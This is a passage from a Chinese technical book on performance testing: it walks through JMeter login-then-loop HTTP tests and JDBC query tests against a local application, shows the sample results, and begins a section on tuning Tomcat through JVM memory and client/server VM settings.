20.2.2 登录后循环测试

基于 Web 的应用大多都有一个登录页，登录后才可以访问功能页面。如果直接使用 JMeter 测试功能页面，会由于没有 Session 而不能访问。

本节演示登录一次，并循环测试一个功能页面的过程。

添加 Cookie 支持

选择“添加”→“配置元件”→“Http Cookie 管理器”，该 Cookie 管理器对于所有线程都有效。只有添加了这个元件，登录后才会保存 Session，以便后面的访问测试。如图 20-3 所示。

添加线程组

选择“添加”→“线程组”，将线程组名称改为“登录后循环测试线程组”，如图 20-4 所示。页面中其余各项同前。




图 20-3 添加 Cookie 管理器




图 20-4 添加线程组

添加登录测试

在该线程下，选择“添加”→“仅一次控制器”；在该控制器下，选择“添加”→“Sampler”→“Http 请求”。如图 20-5 所示。该控制器下的请求对于每个线程只执行一次登录，该请求中分别填写 IP 为 localhost，端口号为 8081，路径为 ws/CSMM/login.do，实际上就是请求 `http://localhost:8081/ws/CSMM/login.do`。并分别添加登录的三个参数，这三个参数是 login.do 需要的参数，如 Database=CSMM_Production，userName=admin，password=admin。这里的所有配置都根据你的登录代码而定。




图 20-5 添加 HTTP 请求登录页

添加循环测试

在该线程下，选择“添加”→“循环控制器”；在该控制器下，选择“添加”→“Sampler”→“Http 请求”。这里进行循环的请求查询，模拟登录请求，填写 `http://localhost:8081/ws/CSMM/pubInstanceList.do?method=list` 的参数。如图 20-6 所示。

测试结果

此时可以添加各种监视器，运行之后即可查看运行结果。

(1) 用表格查看结果，如图 20-7 所示。




图 20-6 添加循环测试页




图 20-7 表格测试结果

从表中可以看出，7次循环结果都成功，并且可以查看到执行的时间和字节数。

(2) 查看结果树，如图 20-8 所示。

从图 20-8 的左侧列表中可知，第一个请求为登录请求，后面 6=2*3 个为循环测试请求。




图 20-8 测试结果树

从图 20-8 可以查看到三个方面的信息：

② 取样器结果：关于响应的基本信息，包括响应码等。

```
Thread Name: 线程组 1-1
Sample Start: Mon Oct 23 14:06:50 CST 2006
Load time: 7719
HTTP response code: 200
HTTP response message: OK

HTTP response headers:
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Date: Mon, 23 Oct 2006 06:06:58 GMT
Server: Apache Coyote/1.0
```

从这段代码可以了解该次取样测试的执行结果情况，包括取样时间、请求与响应码编码和消息，及服务器信息。

2 请求信息：发送的请求参数。

```
GET http://localhost:8081/ws/CSMM/pubInstanceList.do?method=list
Cookie Data:
JSESSIONID=E709A30C6712BF4C2E2B8FE16F3D8EC4
Request Headers:
```

此处记录了请求的 URL 地址、Cookie 和 SessionId 等信息。

2 响应数据：返回响应的 HTML 代码，你可以复制并预览结果。

(3) 查看曲线，如图 20-9 所示。

从该曲线可以看到，请求响应的最长时间为 8047ms，最短为 63ms。8047ms 的时间响应对于性能来说是比较慢的，说明了此处的代码需要优化改进。




图 20-9 曲线图

20.2.3 JDBC 测试

除了 JSP 测试之外，JMeter 还提供了 JDBC、JMS 的测试功能。在 Web 应用中，性能不仅仅集中在 JSP 程序上，更多的也依赖于底层的数据库。因此本节演示如何测试 SQL 的性能。

建立线程组

建立 JDBC 线程组，如图 20-10 所示。



图 20-10 建立 JDBC 线程组

建立 JDBC 连接配置

JDBC 连接配置负责配置数据库连接相关的信息。如：数据库 url、数据库驱动类名、用户名和密码等等。在这些配置中，“绑定到池的变量名”（Variable Name Bound to Pool）是一个非常重要的属性，这个属性会在 JDBC 请求中被引用。通过它，JDBC 请求和 JDBC 连接配置建立关联（测试前，请将所需要的数据库驱动放到 JMeter 的 classpath 中）。

填写连接池的名称为 csmmpool。添加 URL、Driver、Username、Password，如图 20-11 所示，并把驱动类包 classes12.jar 复制到 JMeter 的 lib 目录下，重启 JMeter。




图 20-11 配置 JDBC 连接参数

建立 JDBC 请求：查询总数

填写连接池的名称为 csmmpool。可以选择 SQL 类型为查询、存储过程等，并填写 SQL 语句。如图 20-12 所示。




图 20-12 设置总数查询 SQL

建立 JDBC 请求：分页查询

填写连接池的名称为 csmmpool。可以选择 SQL 类型为查询、存储过程等，并填写 SQL 语句。如图 20-13 所示。




图 20-13 添加分页查询 SQL

运行并查看结果

此时可以添加各种监视器，运行之后即可查看运行结果。

(1) 以图形方式查看结果，如图 20-14 所示。




图 20-14 查询图形结果

从该图中可以看出，查询的最大时间为 114610ms，说明查询时间较长。

(2) 以表格方式查看结果，如图 20-15 所示。

Sample #	Start Time	Thread Name	Label	Sample Time(ms)	成功?	Bytes
1	15:37:32.671	JDBC线程组 1-1	总数查询	42641	✓	14
2	15:37:33.046	JDBC线程组 1-1	总数查询	56047	✓	14
3	15:37:35.046	JDBC线程组 1-3	总数查询	72094	✓	14
4	15:37:35.871	JDBC线程组 1-4	总数查询	76563	✓	14
5	15:37:34.671	JDBC线程组 1-3	总数查询	76282	✓	14
6	15:37:34.046	JDBC线程组 1-2	总数查询	81125	✓	14
7	15:37:33.671	JDBC线程组 1-2	总数查询	81860	✓	14
8	15:37:37.046	JDBC线程组 1-5	总数查询	91141	✓	14
9	15:37:36.046	JDBC线程组 1-4	总数查询	107188	✓	14
10	15:37:36.671	JDBC线程组 1-5	总数查询	114610	✓	14
11	15:38:28.093	JDBC线程组 1-1	分页查询	76938	✓	17797
12	15:38:15.312	JDBC线程组 1-1	分页查询	94500	✓	17797
13	15:38:52.250	JDBC线程组 1-4	分页查询	93687	✓	17797
14	15:38:52.953	JDBC线程组 1-3	分页查询	101468	✓	17797
15	15:38:47.140	JDBC线程组 1-3	分页查询	115047	✓	17797
16	15:38:55.171	JDBC线程组 1-2	分页查询	121250	✓	17797
17	15:39:08.187	JDBC线程组 1-5	分页查询	108959	✓	17797
18	15:38:55.531	JDBC线程组 1-2	分页查询	125285	✓	17797
19	15:39:23.234	JDBC线程组 1-4	分页查询	112109	✓	17797
20	15:39:31.281	JDBC线程组 1-5	分页查询	118672	✓	17797
21	15:39:49.812	JDBC线程组 1-1	总数查询	104844	✓	14
22	15:39:44.031	JDBC线程组 1-1	总数查询	112047	✓	14
23	15:40:25.937	JDBC线程组 1-4	总数查询	82094	✓	14
24	15:40:42.187	JDBC线程组 1-3	总数查询	69500	✓	14
25	15:40:34.421	JDBC线程组 1-3	总数查询	89016	✓	14
26	15:40:56.421	JDBC线程组 1-2	总数查询	71204	✓	14
27	15:41:00.706	JDBC线程组 1-3	总数查询	75570	✓	14

图 20-15 查询表格结果

20.3 从外部优化 Tomcat 性能

在 Tomcat 和应用程序进行压力测试后，如果你对应用程序的性能结果不太满意，可以采取一些性能调整措施，当然前提是应用程序没有问题，我们这里只讲 Tomcat 的调整。由于 Tomcat 的运行依赖于 JVM，所以在这里我们把 Tomcat 的调整分为两类来详细描述：

（1）Tomcat 外部性能调整

调整非 Tomcat 组件，例如 Tomcat 运行的操作系统和运行 Tomcat 的 Java 虚拟机。

（2）Tomcat 自身性能调整

修改 Tomcat 自身的参数，调整 Tomcat 配置文件中的参数。

下面将详细讲解外部环境调整的有关内容，Tomcat 自身调整的内容将在下节中阐述。

20.3.1 JVM 性能优化

JVM 可以支持的最大内存

在命令行下用 `java -XmxXXXXM -version` 命令来进行测试，然后逐渐的增大 XXXX 的值，如果执行正常就表示指定的内存大小可用，否则会打印错误信息。

```
"Error occurred during initialization of VM
Could not reserve enough space for object heap"
```

表 20-1 是当前 JVM 以及对应操作系统的内存值。

表 20-1 JVM 最大值

公司	JVM 版本	最大内存（兆）client	最大内存（兆）server
SUN	1.5.x	1492	1520
SUN	1.5.5（Linux）	2634	2660
SUN	1.4.2	1564	1564
SUN	1.4.2（Linux）	1900	1260
IBM	1.4.2（Linux）	2047	N/A
BEA	JRockit1.5（U3）	1909	1902

尽管如此，得到最大值之后，也不一定表示配置了之后就能启动 Tomcat，在 windows 下面 sun 的 jdk1.4.2 支持的最大内存是 1564M，但是实际应用中发现如果配置了 1564M，Tomcat 反而启动不了。配置 1300M，就可以。

不过，通常可以用这个方法在内存充足的情况下配置一个比较合适的内存值。

JVM 的 server 版和 client 版

JVM 动态库有 client 和 server 两个版本，分别针对桌面应用和服务器应用做了相应的优化，client 版本加载速度较快，server 版本加载速度较慢但运行起来较快。

用命令行 `java -version` 可以看到 JVM 配置的是哪个版本。

查看以下的两个文件：

```
%JAVA_HOME%/jre/bin/client/jvm.dll
%JAVA_HOME%/jre/bin/server/jvm.dll
```

可以看到这两个 jvm.dll 的大小不同。

如果要修改 JVM 的版本，可更改默认 java.exe 调用的 jvm.dll，这个由 jvm.cfg 决定。编辑 %JAVA_HOME%/jre/lib/i386/jvm.cfg，里面第一行写的是 -client，默认就是 client 版本，把第二行的 -server KNOWN 放到第一行，如下面所示：

```
-server KNOWN
-client KNOWN
-hotspot ALIASED_TO -client
-classic WARN
-native ERROR
-green ERROR
```

然后重启 Tomcat，在命令行下输入：

```
java -version
```

就可以看到类似下面的信息：

```
java version "1.4.2_07"
Java(TM) 2 Runtime Environment, Standard Edition (build 1.4.2_07-b05 )
Java HotSpot(TM) Server VM (build 1.4.2_07-b05 , mixed mode)
```

JVM 性能调整

Tomcat 本身不能直接在计算机上运行，需要依赖于硬件基础之上的操作系统和一个 Java 虚拟机。你可以根据自己的需要选择不同的操作系统和对应的 JDK 的版本（只要是符合 Sun 发布的 Java 规范的），但我们推荐你使用 Sun 公司发布的 JDK。确保你所使用的版本是最新的，因为 Sun 公司和其他一些公司一直在为提高性能而对 Java 虚拟机做一些升级改进。一些报告显示 JDK1.4 在性能上比 JDK1.3 提高了将近 10% 到 20%。

可以给 Java 虚拟机设置使用的内存，但是如果你的选择不说的话，虚拟机不会补偿。可通过命令行的方式改变虚拟机使用内存的大小。表 20-2 所示有两个参数用来设置虚拟机使用内存的大小。

表 20-2 JVM 参数

参数	描述
-Xms<size>	JVM 初始化堆的大小
-Xmx<size>	JVM 堆的最大值

这两个值的大小一般根据需要进行设置。初始化堆的大小为虚拟机在启动时向系统申请的内存的大小。一般而言，这个参数不重要。但是有的应用程序在大负载的情况下会急剧地占用更多的内存，此时这个参数就是显得非常重要，如果虚拟机启动时设置使用的内存比较小而在这种情况下有许多对象进行初始化，虚拟机就必须重复地增加内存来满足使用。由于这种原因，我们一般把 -Xms 和 -Xmx 设为一样大，而堆的最大值受限于系统使用

的物理内存。一般使用数据量较大的应用程序会使用持久对象，内存使用有可能迅速地增长。当应用程序需要的内存超出堆的最大值时虚拟机就会提示内存溢出，并且导致应用服务崩溃。因此一般建议堆的最大值设置为可用内存的最大值的 80%。

Tomcat 默认可以使用的内存为 128MB，在较大型的应用项目中，这点内存是不够的，需要调大。

